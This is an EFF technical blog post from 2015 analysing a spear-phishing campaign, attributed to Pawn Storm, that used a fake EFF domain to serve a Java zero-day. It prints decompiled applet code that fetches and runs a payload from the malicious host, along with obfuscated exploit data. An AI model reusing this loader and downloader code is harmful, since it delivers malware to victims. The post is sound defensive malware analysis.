


New Spear Phishing Campaign Pretends to be EFF

eff.org/deeplinks/2015/08/new-spear-phishing-campaign-pretends-be-eff

Technical Analysis by Cooper Quintin

August 27, 2015



Update 01/28/16: EFF now controls the Electronicfrontierfoundation.org domain and that URL currently redirects to this blog post. If you arrived at this page via a link in a message that may have been phishing, please let us know and we will investigate.

Google's security team recently identified a new domain masquerading as an official EFF site as part of a targeted malware campaign. That domain, electronicfrontierfoundation.org, is designed to trick users into a false sense of trust and it appears to have been used in a spear phishing attack, though it is unclear who the intended targets were. The domain was registered on August 4, 2015, under a presumably false name, and we suspect that the attack started on the same day. At the time of this writing the domain is still serving malware.

[Electronicfrontierfoundation.org](http://electronicfrontierfoundation.org) was not the only domain involved in this attack. It seems to be part of a larger campaign, known as "Pawn Storm". The current phase of the Pawn Storm attack campaign started a little over a month ago, and the overall campaign was first identified in an October 2014 report from Trend Micro (PDF). The group behind the attacks is possibly associated with the Russian government and has been active since at least 2007.

The attack is relatively sophisticated—it uses a recently discovered Java exploit, the first known Java zero-day in two years. The attacker sends the target a spear phishing email containing a link to a unique URL on the malicious domain (in this case electronicfrontierfoundation.org). When visited, the URL will redirect the user to another unique URL in the form of http://electronicfrontierfoundation.org/url/{6_random_digits}/Go.class containing a Java applet which exploits a vulnerable version of Java. Once the URL is used and the Java

payload is received, the URL is disabled and will no longer deliver malware (presumably to make life harder for malware analysts). The attacker, now able to run any code on the user's machine due to the Java exploit, downloads a second payload, which is a binary program to be executed on the target's computer.

We were able to recover the following samples of the malicious Java code from electronicfrontierfoundation.org.

Filename	MD5 Sum	SHA1 Sum
App.class	0c345969a5974e8b1ec6a5e23b2cf777	95dc765700f5af406883d07f165011d2ff8dd0fb
Go.class	25833224c2cb8050b90786d45f29160c	df5f038d78f5934bd79d235b4d257bba33e6b3

```

38 public class App
39 extends Applet
40 implements ObjectStreamConstants {
41     static Help[] array = new Help[]{null};
42     private static final int BUFFER_SIZE = 4096;
43
44
45     // HERE BE OH-DAYZ
46     static final Object[] _DATA = new Object[]{-21267, 5, Byte.valueOf(115), Byte.valueOf(114), AtomicReferenceArray.class.getName(),
47 -6209656149925876980L, Byte.valueOf(2), 1, Byte.valueOf(91), "array", Byte.valueOf(116), "[Ljava/lang/Object;", Byte.valueOf(120), Byte.valueOf
48 (114), "pkg.None2", 9996, Byte.valueOf(2), 1, Byte.valueOf(73), "t", Byte.valueOf(120), Byte.valueOf(114), "pkg.None", 999, Byte.valueOf(2), 1,
49 Byte.valueOf(76), "notImportant", Byte.valueOf(116), "LPhantomSuper;", Byte.valueOf(120), Byte.valueOf(112), Byte.valueOf(115), Byte.valueOf(114),
50 PhantomSuper.class.getName(), 1111, Byte.valueOf(2), 0, Byte.valueOf(120), Byte.valueOf(112), 1094795585, Byte.valueOf(117), Byte.valueOf(114),
51 new Serializable[0].getClass().getName(), 5475560301672258359L, Byte.valueOf(2), 0, Byte.valueOf(120), Byte.valueOf(112), 2, Byte.valueOf(113),
52 8257543, Byte.valueOf(115), Byte.valueOf(114), ArrayReplace.class.getName(), 666, Byte.valueOf(2), 1, Byte.valueOf(76), "ara", Byte.valueOf(116),
53 "Ljava/util/concurrent/atomic/AtomicReferenceArray;", Byte.valueOf(120), Byte.valueOf(112), Byte.valueOf(113), 8257541, Byte.valueOf(120)};
54
55
56     static boolean allowSetRefCall = false;
57     static boolean block = true;
58     static ObjectInputStream ois = null;
59     static AtomicReferenceArray ara = null;
60
61     //Simple file downloader method
62     public static void downloadFile(String fileURL, String saveDir) throws IOException {
63         URL url = new URL(fileURL);
64         HttpURLConnection httpConn = (HttpURLConnection)url.openConnection();
65         int responseCode = httpConn.getResponseCode();
66         if (responseCode == 200) {
67             String fileName = "";
68             String disposition = httpConn.getHeaderField("Content-Disposition");
69             String contentType = httpConn.getContentType();
70             int contentLength = httpConn.getContentLength(); if (disposition != null) {
71                 int index = disposition.indexOf("filename=");
72                 if (index > 0) {
73                     fileName = disposition.substring(index + 10, disposition.length() - 1);
74                 }
75             } else {
76                 fileName = fileURL.substring(fileURL.lastIndexOf("/") + 1, fileURL.length());
77             }
78             System.out.println("Content-Type = " + contentType);
79         }
80     }
81 }

```

The decompiled Java for App.class

```
1 import java.applet.Applet;
2 import java.io.PrintStream;
3 import java.net.URL;
4 import java.net.URLClassLoader;
5
6 public class Go
7 {
8     static
9     {
10        //There seem to be a number of debugging statements left in this code
11        System.out.println("GOGOGOGO");
12        try
13        {
14            ClassLoader cl = URLClassLoader.newInstance(new URL[] { new URL("http://electronicfrontierfoundation.org/2/") });
15            System.out.println(Go.class.getClassLoader().getClass());
16            Applet app = (Applet)cl.loadClass("App").newInstance(); //get App.class
17            System.out.println("Starting Applet");
18            app.start(); //run App.class
19            for (;;)
20            {
21                Thread.sleep(100L); //sleep forever
22            }
23        }
24        catch (Exception e)
25        {
26            // More debugging statements?
27            e.printStackTrace();
28        }
29    }
30
31    public Go()
32    {
33        // Debugging print statements still in code?
34        System.out.println("Construct");
35    }
36 }
```

The decompiled Java for App.class

The Go.class applet bootstraps and executes App.class, which contains the actual attack code. The App.class payload exploits the same Java zero-day [reported by Trend Micro](#) and then downloads a second stage binary, internally called cormac.mcr, to the user's home directory and renames it to a randomly chosen string ending in `.exe`. Interestingly, App.class contains code to download a *nix compatible second stage binary if necessary, implying that this attack is able to potentially target Mac or Linux users.

Unfortunately we weren't able to retrieve the second stage binary, however this is the same path and filename that has been used in other Pawn Storm attacks, which suggests that it is likely to be the same payload: the [malware known as Sednit](#). On Windows, the Sednit payload is downloaded to the logged-in user's home directory with a randomly generated filename and executed. On running it hooks a variety of services and downloads a DLL file. The DLL file is executed and connects to a command and control server where it appears to verify the target and then execute a keylogger or other modules as may be required by the attacker.

Because this attack used the same path names, Java payloads, and Java exploit that have been used in other attacks associated with Pawn Storm, we can conclude that this attack is almost certainly being carried out by the same group responsible for the rest of the Pawn Storm attacks. Other security researchers have linked the Pawn Storm campaign with the original Sednit and Sofacy targeted malware campaigns—also known as “APT 28”—citing the fact that they use the [same custom malware and have similar targets](#). In a 2014 paper the security company FireEye linked the “APT 28” group behind Sednit/Sofacy with the [Russian Government](#) (PDF) based on technical evidence, technical sophistication, and targets chosen. Drawing from these conclusions, it seems likely that the organization behind the fake-EFF phishing attack also has ties to the Russian government. Past attacks have targeted Russian dissidents and journalists, U.S. Defense Contractors, NATO forces, and White House staff. We do not know who the targets were for this particular attack, but it does not appear that it was EFF staff.

The phishing domain has been reported for abuse—though it is still active, and the vulnerability in Java has been patched by Oracle. Of course this is an excellent reminder for everyone to be vigilant against phishing attacks. [Our SSD guide](#) contains advice on how to improve your security, watch for malicious emails, and avoid phishing attacks such as this one.

Related Cases

[Kidane v. Ethiopia](#)

Join EFF Lists

Join Our Newsletter!

Email updates on news, actions, events in your area, and more.

Thanks, you're awesome! Please check your email for a confirmation link.

Oops something is broken right now, please try again later.

Related Updates



[Deeplinks Blog](#) by [Jillian C. York](#), [Gennie Gebhart](#), [Jason Kelley](#), [David Greene](#) | April 25, 2022

Twitter Has a New Owner. Here's What He Should Do.

Elon Musk's purchase of Twitter highlights the risks to human rights and personal safety when any single person has complete control over policies affecting almost 400 million users. And in this case, that person has repeatedly demonstrated that they do not understand the realities of platform policy at scale.



[Deeplinks Blog](#) by [rainey Reitman](#) | March 29, 2022

Podcast Episode: Securing the Internet of Things


Today almost everything is connected to the internet - from your coffeemaker to your car to your thermostat. But the “Internet of Things” may not be hardwired for security. Window Snyder, computer security expert and author, joins EFF hosts Cindy Cohn and Danny O’Brien as they delve into the scary...



[Deeplinks Blog](#) by [Karen Gullo](#) | March 25, 2022

Another Tracker Scanning App Highlights the Need for a Better Way to Protect Victims From Digital Stalking


First came tracking devices like Tiles and AirTags, marketed as clever, button-sized Bluetooth-enabled gizmos that can find your lost backpack. Then, after bad actors started using the devices to stalk or follow people, came scanning apps to help victims find out whether those same gizmos were tracking *them*. Such is the...



[Deeplinks Blog](#) by [Andrés Arrieta](#) | March 9, 2022

Using Your Phone in Times of Crisis

Secure communications are especially important in times of crisis. Just being aware of surveillance has chilling effects in how we exercise speech, which is often under attack by all sorts of actors from criminals to our own governments. With war in Ukraine and political crackdowns in Russia, it...



[Deeplinks Blog](#) by [Eva Galperin](#) | March 4, 2022

Telegram Harm Reduction for Users in Russia and Ukraine

Telegram has gained a reputation as the “secure” communications app in the post-Soviet states, but whenever you make choices about your digital security, it’s important to start by asking yourself, “What exactly am I securing? And who am I securing it from?” If you are in Ukraine or Russia, here...



Deeplinks Blog by [Katitza Rodriguez](#), [Karen Gullo](#) | March 3, 2022

Negotiations Over UN Cybercrime Treaty Under Way in New York, With EFF and Partners Urging Focus on Human Rights

While tensions run high across the globe over the invasion of Ukraine, the world's governments are meeting at the UN this week and next to find common ground on a proposed treaty to facilitate international cooperation and coordination in computer crime investigations. The treaty, if approved, may reshape criminal laws...



[Press Release](#) | March 3, 2022

Cybersecurity Experts Urge EU Lawmakers to Fix Website Authentication Proposal That Puts Internet Users' Security and Privacy at Risk

SAN FRANCISCO—Electronic Frontier Foundation (EFF) technologists, along with 36 of the world's top cybersecurity experts, today urged European lawmakers to reject proposed changes to European Union (EU) regulations for securing electronic payments and other online transactions that will dramatically weaken web security and expose internet users to increased risk of...



Deeplinks Blog by [Jason Kelley](#), [India McKinney](#), [Matthew Guariglia](#) | February 9, 2022

Victory! ID.me to Drop Facial Recognition Requirement for Government Services

First, the Internal Revenue Service reversed course from its recent announcement that it was partnering with ID.me, a third-party identity verification service, to use facial recognition for verification of users managing many aspects of their taxes online. Now, ID.me—which provides identity verification services for dozens of government agencies—says...



Deeplinks Blog by [Alexis Hancock](#), [Jon Callas](#) | February 9, 2022

What the Duck? Why an EU Proposal to Require "QWACs" Will Hurt Internet Security

It's become easier over the years for websites to improve their security, thanks to tools that allow more people to automate and easily set-up secure measures for web applications and the services they provide. A proposed amendment to Article 45 in the EU's Digital Identity Framework...



Deeplinks Blog by Jason Kelley | February 8, 2022

If EARN IT Passes, What Happens On Your iPhone Won't Stay On Your iPhone

Last year, Apple announced a controversial plan to install photo scanning software in every device. Apple has long been seen as a pro-privacy company—billboards emblazoned with the slogan “What happens on your iPhone, stays on your iPhone” were common sights in 2019. A global coalition pushed back, and the...